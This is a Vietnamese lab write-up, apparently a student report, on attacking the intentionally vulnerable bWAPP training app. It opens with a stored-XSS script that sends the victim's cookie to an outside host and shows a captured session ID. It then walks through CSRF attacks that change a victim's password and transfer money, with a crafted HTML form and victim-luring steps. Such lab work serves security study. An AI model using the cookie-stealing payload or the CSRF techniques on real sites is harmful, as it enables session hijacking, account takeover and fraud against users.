<script>window.open("https://at13clc01.000webhostapp.com/get.php?cookie="+document.cookie)</script>
```

Đoạn java script đã được thực hiện.


Ở đây ví dụ đăng nhập bằng 1 tài khoản khác và truy cập đến XSS - Stored (Blog), thì tự động cookie của user đó sẽ được gửi về cho hacker. Từ cookie có được đó mà hacker sẽ login được vào account của victim mà không cần biết User và password.

Logout khỏi bWAPP:



Đăng nhập lại và quan sát trang tự động chuyển tới :

https://at13clc01.000webhostapp.com/get.php?cookie=SL_G_WPT_TO=vi;%20SL_GWPT_Show_Hide_tmp=1;%20SL_wptGlobTipTmp=1;%20security_level=0;%20PHPSESSID=52uen2mkkuvla6f6fjl5hbj40n



Từ cookie lấy được hacker sử dụng cookie đó để đăng nhập mà cần biết user và password của người dùng.

CHƯƠNG 2. KỸ THUẬT TẤN CÔNG CSRF

2.1. Thực hành tấn công CSRF (Change Password) mức độ dễ

Sau khi đăng nhập vào bWAPP chọn bài CSRF (Change Password):



Hình 2.1. Chọn bài CSRF (Change Password)

Chọn level low:



Hình 2.2. Chọn level low trong bài CSRF (Change Password)

Xác định lỗi CSRF

Thiết lập proxy Burp Suite ở chế độ 'Intercept is on':



Hình 2.3. Thiết lập proxy Burp Suite ở chế độ 'Intercept is on'

Nhập vào ô new password để thay đổi password:

CSRF (Change Password)

Change your password.

New password:

Re-type new password:

Hình 2.4. Giao diện thực hiện tấn công CSRF trong bài CSRF (Change Password) level low

Nhấn Change và xem thông tin thu được trên proxy:

```

Raw Params Headers Hex
GET /bWAPP/bWAPP/csrf_1.php?password_new=hue&password_conf=hue&action=change HTTP/1.1
Host: 192.168.10.6:4435
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.6:4435/bWAPP/bWAPP/csrf_1.php?password_new=abc&password_conf=abc&action=change
Connection: close
Cookie: PHPSESSID=n27cu2lp50flqarnoknn9j23sn; security_level=0
Upgrade-Insecure-Requests: 1

```

Hình 2.5. Phương thức GET được sử dụng trong bài CSRF (Change Password) level low

Mở source code có chứa form thay đổi mật khẩu như sau:

```

<form action="/bWAPP/bWAPP/csrf_1.php" method="GET">

    <p><label for="password_new">New password:</label><br />
    <input type="password" id="password_new" name="password_new"></p>

    <p><label for="password_conf">Re-type new password:</label><br />
    <input type="password" id="password_conf" name="password_conf"></p>

    <button type="submit" name="action" value="change">Change</button>

</form>

```

Hình 2.6. Form thay đổi mật khẩu trong bài CSRF (Change Password) level low

Copy đoạn HTML rồi tạo 1 file HTML có filename là “CSRF_CP_L” và thêm giá trị **value=“123456”** (trong đó “123456” là mật khẩu mới muốn ta thay đổi) :

```
<form action="/bWAPP/bWAPP/csrf_1.php" method="GET">


    <p><label for="password_new">New password:</label><br />
    <input type="password" id="password_new" name="password_new" value="123456"></p>

    <p><label for="password_conf">Re-type new password:</label><br />
    <input type="password" id="password_conf" name="password_conf" value="123456"></p>
    <button type="submit" name="action" value="change">Change</button>

</form>
```

Hình 2.7. Tạo file html trong bài CSRF (Change Password) level low

Trong file html này hacker có thể thay đổi mật khẩu tùy theo ý muốn của hacker, rồi gửi file này cho victim lừa click vào



The screenshot shows a web browser window with the address bar displaying 'file:///C:/xampp/htdocs/CSRF_CP_L.html'. Below the address bar, there is a form with two password input fields. The first field is labeled 'New password:' and the second is labeled 'Re-type new password:'. Both fields contain masked characters (dots). At the bottom of the form, there is a button labeled 'Change'.

Hình 2.8. File html gửi cho victim trong bài CSRF (Change Password) level low

Sau khi người dùng click vào “Change” thì mật khẩu đã được thay đổi.




Hình 2.9. Kết quả sau khai thác lỗi CSRF (Change Password) level low

Từ đó hacker có thể login vào tài khoản của người dùng với mật khẩu đã được đổi theo ý của hacker

2.2. Thực hành tấn công CSRF (Transfer Amount) mức độ dễ

Sau khi đăng nhập vào bWAPP chọn bài CSRF Transfer Amount level low:



Choose your bug:


Cross-Site Request Forgery (Transfer Amount)

Set your security level:

low Current: low

Xác định lỗi CSRF:

Nhập vào ô “Amount to transfer” giá trị như sau:



/ CSRF (Transfer Amount) /

Amount on your account: 1000 EUR

Account to transfer:

123-45678-90

Amount to transfer:

100

Click “Transfer” button và quan sát trường “Amount on your account :” có giá trị giảm còn 900 EUR



/ CSRF (Transfer Amount) /

Amount on your account: 900 EUR

Quan sát URL sẽ hiển thị account chuyển tiền đến và số tiền gửi là 100 như sau :

http://192.168.1.8/Nguyen_Thi_Kim_Hue/bWAPP/bWAPP/csrf_2.php?account=123-45678-90&amount=100&action=transfer

Từ đây có thể thấy rằng trang web này đã bị lỗi CSRF.

Thực hiện tấn công bằng cách tạo 1 trang html và chèn 1 thẻ có src đến địa chỉ URL tương tự URL chuyển tiền thành công bên trên :

```

```

Trong thẻ trên "account=999-888-777" là tài khoản mà hacker chuyển tiền đến và "amount=500" là số tiền mà hacker chuyển .

Sau khi victim login trang web thành công thì hacker gửi link trang website chứa thẻ trên cho victim

Khi victim click vào link độc đó thì mặc nhiên số tiền trong tài khoản của victim chuyển đến tài khoản mà tên hacker mong muốn bằng chính phiên làm việc của victim



Như vậy bằng 1 đoạn code đơn giản kết hợp với kỹ nghệ xã hội , hacker đã có thể chuyển tiền tới tài khoản chúng muốn 1 cách dễ dàng.

